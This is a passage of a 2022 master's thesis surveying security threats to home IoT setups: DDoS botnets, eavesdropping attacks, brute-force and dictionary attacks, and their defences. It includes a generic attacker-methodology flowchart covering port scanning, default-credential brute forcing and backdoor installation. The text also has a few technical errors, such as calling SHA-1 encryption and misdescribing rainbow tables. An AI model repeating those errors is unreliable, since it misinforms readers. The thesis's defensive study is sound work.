Security in Home IoT Environments

MASTER’S THESIS IN COMPUTER ENGINEERING

Author: Antti Kuismanen

Student number: 37651

Supervisors: Annamari Soini and Marina Waldén

Åbo Akademi University

Faculty of Science and Engineering

Information Technologies

May 2022

Antti Kuismanen
37651
Åbo Akademi University

Abstract

This thesis investigates the overall security of home IoT environments and how to remediate most of the common security issues in IoT environments. The assumption is made that most IoT environments are poorly or lazily configured when it comes to security. The methods used to research the security are to read research papers on the topic and to run several malicious attacks based on the read material on an IoT environment. After running the different attack tests on the environment, the next step is remediating the security issues. The IoT environment is a home experiment environment, which is set up by using two Raspberry PI devices. The Raspberry PI devices use two sensors to gather data. The different attack tests performed on the environment are a wireless network breach, a DoS attack, and two brute-force attacks. The studied security mitigation techniques are HTTPS, stronger passwords, blocking unknown IP addresses, and locking user accounts after a certain number of failed credential checks. The found results were that all of the malicious attacks were successful on the environment. The security mitigations were also successful, enabling HTTPS in the environment, creating stronger passwords, and blocking unknown IP addresses helped securing the environment.

Antti Kuismanen
37651
Åbo Akademi University

Table of contents

Contents

List of abbreviations and terms

CA	**C**ertificate **A**uthority
CGI	**C**ommon **G**ateway **I**nterface
DDoS	**D**istributed **D**enial **o**f **S**ervice
DNS	**D**omain **N**ame **S**ystem
DoS	**D**enial **o**f **S**ervice
DTLS	**D**atagram **T**ransport **L**ayer **S**ecurity
HTTP	**H**ypertext **T**ransport **P**rotocol
HTTPS	**H**ypertext **T**ransport **P**rotocol **S**ecure
IEEE	**I**nstitute of **E**lectrical and **E**lectronics **E**ngineers
IoT	**I**nternet **o**f **T**hings
IT	**I**nformation **T**echnology
OS	**O**perating **S**ystem
PKI	**P**ublic **K**ey **I**nfrastructure
TCP	**T**ransmission **C**ontrol **P**rotocol
TLS	**T**ransport **L**ayer **S**ecurity
UDP	**U**ser **D**atagram **P**rotocol
URL	**U**niform **R**esource **L**ocator
WEP	**W**ired **E**quivalent **P**rivacy
WPA	**W**IFI **P**rotected **A**ccess

Antti Kuismanen
37651
Åbo Akademi University

1. Introduction

The amount of home IoT environments has risen in recent years, with the consumers being able to buy ready IoT environments from the shelf. Because IoT devices are more susceptible to malware exploits and attacks by hackers than larger IT systems, the security requirements of the IoT environments have also increased. However, few of the average users know how to secure the home IoT environment sufficiently, which increases the average user's risk of being attacked. This thesis aims to study the most common malicious exploits and attacks against IoT devices and environments and apply the results from the perspective of home environments. Another aim with the thesis is to research possible security solutions for IoT devices and environments, which an average user could then use to secure his own IoT environment.

The methods used in the thesis are the following:

- Research what are the common attacks used against IoT devices and what vulnerabilities exist for IoT devices.
- Research what are the commonly used security solutions for IoT devices.
- Setting up an experiment environment with two Raspberry PI devices, which is used to simulate a home environment. This environment is then tested with different attacks and exploits such as Wi-Fi exploitation, brute-force attacks, and DoS attacks.
- After the different attacks have been performed, the environment is secured with different methods such as HTTPS, better passwords, and enabling several security settings in the environment.

1.1 Purpose of the thesis

The purpose of this thesis is to research the security of home IoT environments and to test the security of an experimental IoT environment. The basis of the research topic and experiment is that IoT devices today are still unsecure and are still exploited by malicious actors. This thesis experiment is based on a simple home IoT environment, which has a simple website, two IoT devices that collect sensor data and communicate with each other, and a wireless network, which the IoT devices are connected to. The experiment environment will then be exploited and attacked with three different malicious attacks; this is done to test the basic security of the environment. After the attacks have been performed, the environment is secured with different means, such as HTTPS, strong passwords, and security settings. Based on the results from the experiment, the thesis intends to find out how easy or difficult it is for a malicious attacker to gain access to a home environment.

1.2 Thesis structure

The structure of the thesis is as following: Chapter 1 contains the introduction to the thesis, the purpose of the thesis, and the thesis structure. Chapter 2 describes the background of IoT devices. Chapter 3 contains an in-depth analysis of different malicious attack methods used by hackers today. Chapter 4 describes security measures in-depth that are used to secure IT systems and how these can be applied to IoT environments. Chapter 5 describes the methods and resources used in the experiment environment. Chapter 6 contains the attack and security scenarios and results, performed on the experiment environment. Chapter 7 discusses the experiment requirements, the results of the experiment, and presents an analysis of the results. Chapter 8 contains the conclusion of the thesis.

2. Background

2.1 What is IoT

This chapter discusses the basics of IoT devices, how they can be used, the benefits, and the general challenges.

The term IoT, or Internet of Things, can be defined as devices that are used to collect data from a specific environment and which then share that data via the internet. The data can be processed and then used to provide information and services [1]. IoT devices or sensor nodes consist of four different parts that interact with each other. These parts are the sensing unit, the processing unit, the communication unit, and the power unit. The interactions of each part can be viewed in Figure 1. The sensing unit collects data with different types of sensors that are able to sense physical phenomena. [2] These sensors can, for example, sense the temperature, air moisture, or the radio waves surrounding the sensor. The sensor can then forward the raw sensor data to the processing unit of the device. The processing unit then performs some form of processing on the data, but this is not necessarily done on all IoT devices. When the data is processed, it is often sent or shared elsewhere via the communication unit of the device. It is then possible to share the data to other IoT devices or the data can simply be sent to a base station for further processing. The power unit of the device is used to manage and monitor the power usage of the IoT device. Since the majority of all IoT devices are battery powered and the devices are sometimes placed in difficult areas, the energy consumption of IoT devices is constantly optimized to make the batteries last as long as possible [2].




Figure 1: Basic IoT Functionality [2]

2.1.1 Sensor Networks

A sensor network consists of many IoT devices, which can communicate with each other, and they are usually connected to several base stations. Base stations are fixed points of communication for the IoT devices. This is where all the sensors in the sensor network can forward their gathered data for further processing. A sensor network can have several base stations. A wireless sensor network is directly connected to the internet and the sensors communicate via different types of wireless protocols, such as SigFox, Cellular, ZigBee, 6LoWPAN, and RFID [3]. The characteristics between the wireless protocols vary and most of the protocols are applied to different use cases.

2.2 IoT Applications and Benefits

The different application areas for IoT devices range from monitoring industrial machine temperatures to monitoring the air quality in an office building. The IoT applications can then function as control systems, where the IoT system adapts according to the specific environment, for example, if it is too warm in a meeting room, reduce the room temperature. Another field of application for IoT is the healthcare industry, where the sensors are used to measure blood pressure, the pulse and oxygen in the blood, and the temperature of the patient [4]. The overall benefits of using IoT devices are that they are low cost, they can function in real time, they are easy to manage, and the devices can easily be automated. For example, IoT devices in the healthcare industry allow doctors and nurses to receive real-time data from patients, and the devices can help with recording and storing patient information.

2.3 IoT Challenges

However, IoT devices also have many problems and challenges that are not easily resolved. Some of these challenges are, for example, the power usage of the device, connectivity, coverage, communication range, and security [4].

Usually, IoT devices are resource-constrained concerning power usage and the computational ability of the devices. Since IoT devices are usually small and low cost, the resources for the devices are mostly limited. Many low-power algorithms, hardware, and computation techniques are researched and developed constantly in order to optimize the power usage of IoT devices. Another solution, presented by Perwej et.al. [5] is that in order to have secure IoT devices, one should start to use high-cost IoT devices, which have a higher resource capacity than low-cost devices.

IoT devices use different types of connectivity solutions, both long range and short range, and if many nodes are located in the same area, there can be high amounts of interference in the area which, in turn, can cause nodes to lose connection [4]. Also, the coverage of an area can be difficult to optimize so that each node works properly.

The range of communication of IoT devices is also a problem that needs to be addressed. Deploying IoT devices in an urban area can cause an interference problem between the nodes, since there can be a great deal of different frequencies and noise around the nodes. Another problem is that if the nodes are deployed into a remote area with no proper network infrastructure, then the devices cannot communicate properly.

The security aspect for IoT devices is perhaps the most interesting problem that needs to be solved. Since most devices do not have the computational power or resources to perform complex cryptographical operations, the devices seldom have good encryption mechanisms or sometimes no encryption at all [4]. Most devices have some form of password protection, but these passwords are often left as default passwords and can be cracked by hackers with ease. Also, other types of attacks, such as denial of service, phishing, and man-in-the-middle attacks, have been used to exploit IoT devices. Researched security solutions are usually within the domain of cryptography, network layer security, and encryption mechanisms.

3. Attack and Exploitation Methods

This chapter discusses the most commonly used malicious attacks and exploits used to attack IT systems and IoT devices.

3.1 Attack methodology

This section describes how malicious attacks against IoT devices are usually performed.

Before any malicious exploit or attack is performed, an analysis of the victim's system usually takes place. If the victim has a device or website, then the hacker might try to find existing vulnerabilities for those specific devices or websites. This is done to gain information about the victim and plan for a possible attack against the victim. However, hackers are known to also just see what vulnerabilities there exist on a certain system and then see how far they can take a discovered vulnerability. In Figure 2, a possible methodology can be viewed, on how a hacker could potentially go about attacking IoT devices in general.



Search online for Known Vulnerabilities
Vulnerability Found
YES
NO
Does it require to load software to the IoT device?
Verify if Firmware Match
YES
NO
Backup Existing Configuration and current Firmware
Exploit IoT Device
Network Analysis with Wireshark
Scan known open shell access: 22, 23, 2323 Web Access: 80, 81, 8080, 443
Is Shell Access open?
YES
NO
Login With Default Credentials or Brute Force Password
Load Malware/Backdoor and create Persistent Access
Capture Network Traffic
Is Traffic Encrypted?
YES
NO
Open NetworkMiner and Load Capture PCAP file
Confidentiality of IoT exploited
STOP, Device is "Secure"
M. Capellupo
J. Liranzo

Figure 2: IoT Attack Methodology [6]

Figure 2 presents an attack methodology that could be used as a guideline for hackers to find exploits in IoT devices. The first steps include searching for known vulnerabilities for the specific type of IoT device. If a vulnerability is found, the next steps include finding out if the vulnerability requires loading of software to the device and checking if the device has the same firmware version as the vulnerability. Then the hacker can start exploiting the device, establish persistent access to the device, and try to log in to the device with the default credentials or by brute-forcing the credentials. If the device does not have a known vulnerability, the next step in the methodology is to scan the network traffic for packets and open ports. If there is shell access to the device, the hacker can try to brute-force the credentials to gain access to the device. If shell access cannot be gained, the next step is to capture network traffic into a PCAP file and check if the traffic is encrypted. If the traffic is not encrypted, then the PCAP file can be loaded into the NetworkMiner software, which can be used to analyse the network data [7]. If network traffic is encrypted, the IoT device is secure enough to withstand most hacking attempts.

Hackers might not necessarily follow the procedure seen in Figure 2 and might just perform some other type of attack in general. The following sections will introduce the following attacks and exploits: DoS attacks, eavesdropping attacks, and brute-force attacks.

3.2 DoS & DDoS

This section describes what denial-of-service attacks are, how they work, how they are used, and how they are applied to IoT devices. The purpose of denial-of-service attacks is to overflow a service with so much traffic that the normal service functionality is no longer possible, hence the name denial-of-service.

A denial-of-service, or DoS attack, can be classified as an attack, where a targeted service cannot serve any requests to any clients, due to being excessively flooded with data in the communications channel, rendering the service unusable [8]. The flood of data is generated from one or several machines, which send false requests to the service or server, which then responds to the request. The false request does not answer the server's request and leaves the server or service on hold, consuming bandwidth. Some of these attacks are, for example, the TCP SYN and CGI attack. The TCP SYN attack exploits the fact that during a TCP handshake, a considerable amount of space is allocated in the connection queue, when a TCP SYN message is received. An attacker can start multiple connections and overcrowd the connection queue [9]. In a CGI attack, an attacker can send many CGI requests to the victim and, thus, consume the CPU time of the victim.

A distributed-denial-of-service, or DDoS, attack is a DoS attack, which is amplified by having a distributed environment, making the transfer of data originate from many distributed devices with their own networks. This kind of DoS attack can attack a service via the application layer and the infrastructure layer of the network layers [8]. This kind of DoS attack is quite difficult to defend against, because the attack usually comes from a large number of different sources, which might be posing as legitimate clients wanting to use the service properly.

3.2.1 DDoS Attacks

The traditional way of performing DDoS attacks was that hackers would try to affect as many vulnerable devices as possible with DDoS agent malware. This agent malware would make the device function as a DDoS agent and it could be used as a part of the DDoS attack network [8]. The devices that could usually be found on the Internet before IoT devices were laptops and desktop computers, which have had an increase of security with antivirus software and hardening of the operating systems. When IoT devices started appearing on the Internet, they made an easier target for hackers to exploit [10], so today a majority of all DDoS attacks are performed by a large number of IoT devices, which are also called Botnets.

3.2.2 Botnets

Botnets can be defined as a network with a large number of infected IoT devices, which are used in DDoS attacks [8]. These IoT devices are also called bots [11]. The fact that IoT devices, such as web cameras, different types of sensors, or other smart devices, are connected to the Internet makes them more vulnerable to becoming exploited in DDoS attacks. The reason hackers are able to exploit IoT devices connected to the Internet quite easily is that quite often the devices have lacking authentication and authorization mechanisms, such as short and weak default passwords and a lack of access control [11]. Other reasons are that the devices have insufficient encryption, susceptible network services that could be used to attack the devices, and poor physical security. This allows hackers to exploit devices and install DDoS malware on them.

The process of constructing a botnet is the following [10]:

1. Bot reconnaissance: In this phase, the hackers try to scan for vulnerable systems on the Internet. The search mechanism can be, for example, IP scanning or port scanning. Once hackers have found vulnerable devices, they move to phase two.
2. Initial infection: In this phase, the hackers try to exploit the vulnerable devices and gain access to them. There might be existing vulnerability in the devices, or the hacker tries to brute-force his/her way into the device.
3. Establish botnet: In this phase, the hacker installs the DDoS malware on the devices and establishes a botnet.
4. Rallying: In this phase, the hacker connects all the bots to each other and the command & control center, which is generally a server from which the bots receive instructions on how to strike and where to strike.
5. DDoS Attack: In this phase, the hacker instructs the bots on how and where to attack. Basically, the hacker attacker instructs the bots to attack a specific target.
6. Botnet maintenance: In this phase, the hacker can upgrade and maintain the botnet, for example, after an attack.

Today, it is even easier to perform phase one of the above process, thanks to IoT search engines on the internet, which can be used to construct indexed lists of all publicly accessible devices found online, constructing databases of all the data. One of these search engines that can be used is Shodan [10], which was originally created to allow companies to see where and how their devices were being used. However, today it is largely known as a website, which is also called “google for hackers” [10], allowing hackers to search and find devices which are publicly accessible.

3.2.3 Risks with DDoS Attacks

The potential risks for businesses which are targeted with DDoS attacks are usually that the businesses suffer financially, while their services are down. For example, one of the larger DDoS attacks in recent years was the attack done with the botnet called Mirai [8] [11]. The Mirai botnet was able to reach a flooding speed of 1 terabyte per second against a French hosting provider and also against the Dyn DNS service [11]. Today, the source code of the Mirai botnet can be found on Github. A risk with DDoS attacks that could have a more critical impact would be if a malicious hacker would target, for example, a hospital, which could be considered a security critical system. If a hospital system would go down or not be able to function, say for several hours or days, that could cost humans lives [12].

Another rising problem is that hackers can rent already existing botnets through the process called DDoS-for-hire. This allows malicious users to skip the normal process of constructing botnets and just pay a relatively low cost and rent a botnet [10]. An estimate of 40% of all DDoS attacks are DDoS-for-hire, which is a worrying metric, since a cybercriminal can stay anonymous while hiring someone else's botnet to attack a completely random target.

3.2.4 Defence Against DDoS

Defending against DDoS attacks can be quite challenging, because the distinction between a legitimate client and a malicious client can be problematic to make. Nevertheless, there are existing solutions against DDoS attacks, such as anomaly detection, honeypots, risk transfer systems, and blockchain solutions.

3.2.4.1 Anomaly Detection

Anomaly detection is the process of capturing data, usually network data, and then examining the data. In a solution by Vishwakarma [8], the capturing and analysis were performed by a gateway router. The process has the following phases: traffic capture, grouping, feature extraction, and binary classification [8]. In the traffic capture phase, the gateway records the source and destination IP address, source and destination port, packet size, and timestamp. However, knowing what kind of traffic is legitimate or malicious is challenging, since the type of data that is sent is complex. In the grouping phase, the data is divided into groups of similar data or timestamp. In the feature extraction phase, the features of the data are extracted, such as timestamp, packet size, and IP addresses. These features are meant to be informative of the data, which helps with evaluating the data. In the binary classification phase, the data is examined and then legitimate traffic is distinguished from potential DDoS attack traffic [8].

3.2.4.2 Honeypot

A honeypot is basically a trap, which is used to lure hackers to exploit the honeypot instead of any important IT infrastructure [8]. A honeypot is usually disguised as a tempting target, which hackers might find inside a network and then choose to exploit. The honeypot device would then ordinarily alert the users about the breach and allow them to analyse the hacker's malware and attack methods. In a DDoS scenario, an intrusion detection system (IDS) would detect anomalous incoming requests, if there were any, and then forward them to the honeypot instead of the main server. If the client was not a malicious actor, the logs from the client's requests could be stored and deconstructed, and then it should decided whether the client should receive service.

3.2.4.3 Risk transfer mechanism

A risk transfer mechanism basically transfers the risk of DDoS attacks to a third party. This means that a third party would be responsible for detecting and handling any potential DDoS attacks against a client. This could be done by having the third party handle all the network setup and analysis of the client [8]. However, this could mean that the third party could see parts of the network traffic of the client, which would not be very privacy friendly.

3.2.5 DDoS and IoT

IoT devices are not perhaps the main targets of DDoS attacks, unless the attacker wants to deny service to a sensor network, but instead, IoT devices are recruited into different types of botnets or DDoS agent networks. This allows hackers to sometimes have access to massive networks of devices, which they could use to target their victims. Malicious actors would first have to gain access to the devices, but since many of the IoT devices are not properly secured, they usually find some devices to exploit. After gaining access, the malicious actors can then install their own malware on the devices.

3.3 Eavesdropping Attacks

This section describes what eavesdropping attacks are, how they work, and how they are used. Eavesdropping attacks in the context of IT security mean that an attacker is actively or passively listening to the network communication of the victim. The eavesdropping can be done by actively listening to the radio signals an application or router sends out. In this case, the attacker can have another radio, which he can use to listen to the radio signals near the home of a victim. This is called wardriving [13]. Another common insecurity is a WIFI without a password or encryption enabled, which allows anyone with a traffic sniffing program, such as Wireshark, to eavesdrop on other people's communications on that specific WIFI network [12].

Eavesdropping attacks are commonly divided into passive and active attacks. A passive eavesdropping attack is an attack that does not affect the network it is in. This means that the network functions as it normally would and the resources it uses stay partially the same. However, the passive malware is still snooping around the network and collecting the transmissions that are sent around in the network. Passive eavesdropping attacks are challenging to detect if they are already inside a network, because the attacks do not usually cause anomalies in the network [2]. An active eavesdropping attack is an attack where the attacker is actively manipulating data, stealing data, or doing harm in the network. This type of attack is easier to detect than a passive one, because it causes anomalies in the network, which can be detected.

Eavesdropping attacks work differently depending on what eavesdropping attack is used by the attacker. Attacks can be performed by listening to the signals sent by the devices, such as radio signals or WIFI signals sent by routers. Some of the most known eavesdropping attacks are the following: Wormhole attack, Sybil attack, Gray hole attack, and Black hole attack.

3.3.1 Wormhole Attack

The wormhole attack is an active eavesdropping attack, where the attacker has already infected two points of communication in a victim's network. This point of communication can be, for example, a router or an IoT device. The attacker can then use these devices to capture data in the network, encapsulate the data, and then replay it to the other node via a secret communication tunnel. The other node can then decapsulate the data and replay it into the legitimate network. The wormhole attack is a passive eavesdropping attack, which can be quite difficult to detect since the attack itself does not have to have an active role in the network [14]. The replaying of traffic can cause disruption in the network and the hacker choose to gather the data and download it for further use. Even if the data is encrypted, the hacker can download it and try to decrypt it at his own leisure.

3.3.2 Defence Against Wormhole Attacks

Defence against wormhole attacks are, for example, using temporal or geographical leashes to reject data from malicious nodes [14]. According to Hu et.al, a leash is “any information that is added to a packet designed to restrict the packet’s maximum allowed transmission distance” [15, p. 1978]. The geographical leashes are used to determine whether the node is geographically part of the network; for example, if the message arrives from too far away, then the message is rejected. The temporal leashes are used to give messages an expiration time and if the the expiration time of the message has run out, the message is discarded. However, both of the above mentioned methods require additional hardware and resources to be added to the wireless network, such as clock synchronization or directional antennas, which can be used by the nodes to avoid sending wrong location data [14].

3.3.3 Black hole Attack

A black hole attack is an attack where a malicious node in a network is used to drop all the messages sent to the device in question or to eavesdrop on the messages sent to the device [16]. Black hole attacks have two main properties; they can inject false routing path information into the network, and they can drop packets without forwarding the packets [2].

A black hole attack can be avoided by using secure on-demand routing protocols such as Secure Expected Transmission Count, one-way hash-chains, or Merkle hash trees.

3.3.4 Gray hole Attack

A gray hole attack is a variant of the black hole attack, where malicious nodes in the network capture the routing path and then selectively drop messages sent to them [14]. The malicious nodes try to act as normal nodes in the network by forwarding packets and then dropping the packets. The attacker can capture all the inward packets and then selectively drop the packets. This means that the attacker can choose to forward packets to a specific node and then drop all packages to all other nodes. The gray hole attack can be performed from a single node or from several nodes.

3.3.5 Defence Against Gray hole Attacks

Defence mechanisms against gray hole attacks are heartbeat protocol, SHA-1, and a proposed trust-based mechanism. The heartbeat protocol is used to indicate if a device is functioning correctly [17], for example, by detecting the states of nodes in a network periodically and then sending heartbeat messages to other nodes. When another node receives a heartbeat message, it sends an acknowledgement back to the node that sent the message. If the node that sends the heartbeat message does not receive an acknowledgement for the heartbeat message from the node that it sent the message to, the node considers the other node as a failure. Secure Hash Algorithm or SHA-1 can be used to encrypt the messages, but this takes additional resources from the nodes, which the nodes do not necessarily have. The trust-based mechanism works in the following manner: the nodes monitor each other and if a node deviates from the RPL protocol, the node is treated as a malicious node [14]. In this case, the users would be alerted to the malicious nodes. The RPL protocol stands for Routing Protocol for Low Power and Lossy Network, which is a communication protocol for IoT devices [14].

3.3.6 Sybil Attack

A Sybil attack is an eavesdropping attack where the malicious actor has infected a device in the network, and the infected node has started to manipulate the data communication process of the network [18]. A node infected with the Sybil malware can claim multiple identities in the network and it can also exploit the network to get access to unauthorized resources. The malicious Sybil node also has access to the legitimate information from the node, such as cryptographic information and the code running on the node. This allows the malicious node to act the same way as an uncompromised node, which allows the malicious actor to continuously exploit the network and gain access to more unauthorized resources.

3.3.7 Defence Against Sybil Attacks

The problem with the Sybil attack is that it can act as legitimate nodes, which makes it difficult to know what nodes are malicious. This is why there is a need for identity validation and trust mechanisms between nodes. One proposal for a solution against the Sybil attack is to use behavioural trust-based routing in the network [19]. In this solution, the routing of messages in the network is performed based on calculating a trust matrix and then routing based on trust values.

3.4 Brute-force attacks

This section describes how brute-force attacks work, how they are used, and how they are applied to IoT devices. The purpose of the brute-force attacks is usually to gain access to the victim's resources through trying all possible password combinations until access is gained.

A brute-force attack, also called a BFA, can be defined as an attack where a program tries to decrypt a password or an encrypted message, by trying all combinations of characters, numbers, and special characters [20]. The difficulty of this attack depends largely upon the length and complexity of the password or message that is being cracked, and on the attacker's available computer resources. The difficulty to crack a password grows exponentially for each character added to a password. For example, if a password is short, then that password can be guessed or brute-forced quite easily. This is because a computer can calculate all the combinations quickly. However, if the password is long, then a brute-force attack would take much longer to perform on a single computer. The performance of brute-force attacks can be amplified by having many computers working on the cracking of a password. Passwords and password length will be discussed in section 4.3 in more detail.

A brute-force attack can be performed from the inside or the outside environment [20]. An outside brute-force attack means that the attack is performed from the internet, for example, from the outside of an organization. The attacker would in this case probe the organization's network, using DDoS attacks, and then trying to find a way into the network. After finding a vulnerability, the attacker would try to gain access to the network, and then run a brute-force attack to gain further access.

An inside brute-force attack means that the attack is performed from within the organization. The attacker would most likely be working for the organization and is actively trying to gain further access and steal data.

A common theme in almost all research about brute-force attacks is that all attacks are ordinarily used as precursors for a larger attack. This means that BFAs are used to gain access to a system and the attacker would then use other means to escalate the attack and steal information. A BFA would commonly be the first step in an attack, and once the hacker has further access, he would then install other malware or try to escalate the attack. Also, the efficiency and feasibility of brute-force attacks have increased with the fact that attackers can rent online resources from the cloud to amplify their brute-force attack [21]. An attack that was used to make brute-force attacks more effective was the Chinese Lotto Attack. The Chinese Lotto attack exploited other users' computers via the Internet and used their resources to perform a brute-force attack [22]. Brute-force attacks have also been used to break the encryption of dedicated crypto processors, which are processors dedicated to only performing cryptographic operations [12].

3.4.1 Dictionary Attacks

A dictionary attack is a variant of the BFA, where the efficiency of the BFA is increased by having a ready list of passwords to try. This list can be, for example, a complete English dictionary or a list of most common passwords that are used by users worldwide [12]. This increases the efficiency of the BFA, since some people are lazy by nature and reuse passwords or set the password to a common one. Dictionary attacks can also use passwords and other data from previously done data breaches, which can help the hacker breach the security, if the users have not changed their passwords after an information breach [23]. There are also some variants of dictionary attacks where the software tries to find a common variation in the guesses, such as substituting a character for a number, if the character looks like the number. This type of attack is more efficient than a normal BFA attack, because it commonly uses historical data from data breaches to guess the password.

A free tool that can be used to test password strength against brute-force attacks is John the Ripper [24]. The tool is also used by audit companies, which check whether another company's security is sufficient to handle certain data. The John the Ripper tool allows users to perform normal brute-force attacks and dictionary attacks.

3.4.2 Data Breaches

Data breaches are quite often used in dictionary attacks. According to the European Data Privacy Services [23], a data breach can be defined as "a violation or breach of security that leads toward accidental or lawful damage, modification, destruction, loss or unauthorized disclosure or access to personal or individual data transmitted, processed or stored under the responsibility of the controller or owner of the data". The motivation for data breaches is commonly financial, meaning that hackers steal the data and then sell the data to some other undisclosed party. Other motives can be, for example, political or just wanting to harm a company. An example of a data breach is the Vastaamo case [25], where a hacker was able to steal tens of thousands of patient records from a company in Finland. The cause of the breach was insufficient cybersecurity.

3.4.3 Rainbow Table Attacks

Rainbow table attacks are another variant of a brute-force attack, which target the hash value of a password instead of targeting the passwords themselves [23]. Each password generates a specific hash value and when a user enters a password to log in, the password is converted to a hash value. The Rainbow attack has a dictionary of these hash values ready and then uses them instead of passwords when trying to log in to a system.

3.4.4 Hybrid Attacks

A more advanced brute-force attack that is used today is a combination of dictionary attacks, normal brute-force attacks, and other attack schemes. A combined brute-force and dictionary attack can be used more effectively than a normal brute-force attack. A hybrid attack also tries to add more special characters and numbers into each password that it is guessing. It is also commonly tailored specifically to the target [26].

3.4.5 Stopping Brute-force Attacks

Ìn most cases, stopping brute-force attacks is as easy as having a sufficiently long and complex password. In one study, researchers found that most common username for router devices was *admin* and the default password was left as *password* [27]. Changing the default passwords and default usernames for all devices can already help a lot against brute-force attacks. Another good solution is allowing only a few password attempts to a system or webpage. By default, the Linux operating system does not lock a user's account after multiple failed login attempts [28]. By enabling locking of a user account, a brute-force attack can be effectively stopped. Most of the solutions can be implemented within organizations using some form of organizational policies or enforcing them via group policies, for example, with Microsoft Active Directory. Also implementing delayed responses to login requests can deter brute-force attacks, by making them more costly in terms of time [29]. A common solution is also CAPTCHA, which makes users enter a randomly generated code in order to proceed further. A CAPTCHA code is generated in a specific text field, and because automatic programs do not have any intelligence and a program is not able to enter a CAPTCHA code correctly into the code field [26], a BFA can be effectively stopped. Another solution that has been around for some time now is an intrusion detection system (IDS), such as Snort [28], which would detect irregular behaviour on systems.

3.4.6 Brute-force attacks in IoT

IoT devices are common targets for brute-force attacks, because IoT devices often lack resources to have good security implemented. What this means is that the passwords on IoT devices are quite often left as the default password, which makes the devices more susceptible to brute-force attacks. Since brute-force attacks are commonly used as a precursor attack, they are used often in combination with DDoS attacks [22] or other types of malware attacks. Once hackers gain access to IoT devices, they can amplify their DDoS attack against other targets.

Some IoT devices do not have a password lockout by default, allowing hackers to brute-force passwords. The default password length according to an article by Capellupo et al. [6], was six characters, which is not nearly enough. The password could be brute-forced quite quickly. In another attack, a worm attack used brute-force techniques to breach the security of devices, as a part of the attack [30]. A dictionary attack was also used in the Mirai botnet [30], which was used in 2016 to attack a company called Dyn.

In another case, where the authentication of IoT devices was performed by SMS codes, hackers were able to brute-force attack the IoT devices. The attack was performed by capturing a reset-password information packet, trying to mutate the reset passwords, and then trying them on the IoT devices [31]. The attack was possible because the length of the codes were six characters which can be brute-forced quite quickly.

Another security vulnerability can, for example, be found in home IoT environments. If a home router with WIFI is using the WEP protocol, the protocol can quite easily be brute-force attacked, causing connected IoT devices to be vulnerable [12].

Having a sufficiently long and complex password to protect IoT devices would in most cases reduce the risk of being exploited by brute-force attacks. Also, having account locking and a delayed response to requests adds an extra layer of security. However, this comes at the cost of the devices resources and it also requires extra work from the people working on the security of the devices.

4. IoT Security Solutions

This section discusses the different security solutions for IoT devices in depth. The different solutions that are discussed are Public Key Infrastructure and Transport Layer Security, password protection, and other mitigation methods.

4.1 Public Key Infrastructure

Public key infrastructure, or PKI, can be defined as a security infrastructure where the services are implemented and delivered with public-key techniques [32]. PKI uses public-key cryptography to ensure security in applications, such as in TLS. In public-key cryptography, there is a public/private key pair for each user or service. These keys are generated with different mathematical algorithms, such as Rivest-Shamir-Adleman (RSA) and Elliptic-Curve-Diffie-Hellman (ECDH), and depending on the algorithm the key size can differ. The RSA algorithm is based on the difficulty of factoring very high numbers [32]. The ECDH algorithm is a variant of the Diffie-Hellman algorithm, using elliptic curves instead [32]. The Elliptic-curve cryptography (ECC) is based on using elliptic curves over finite fields. This allows the size of the keys to be smaller, because the complexity of the algorithm lies in calculating logarithms instead of large numbers. The public key for a user or service is public to everyone, whereas the private key is only known by the user whom it is created for. The purpose of a user's or service's public key is to encrypt data and the purpose of the private key is to decrypt data [32]. If two users would communicate with each other using public-key cryptography, they would communicate as seen in Figure 3.




Figure 3: Asymmetric key model [32] (modified from source)

The process works in the following way:

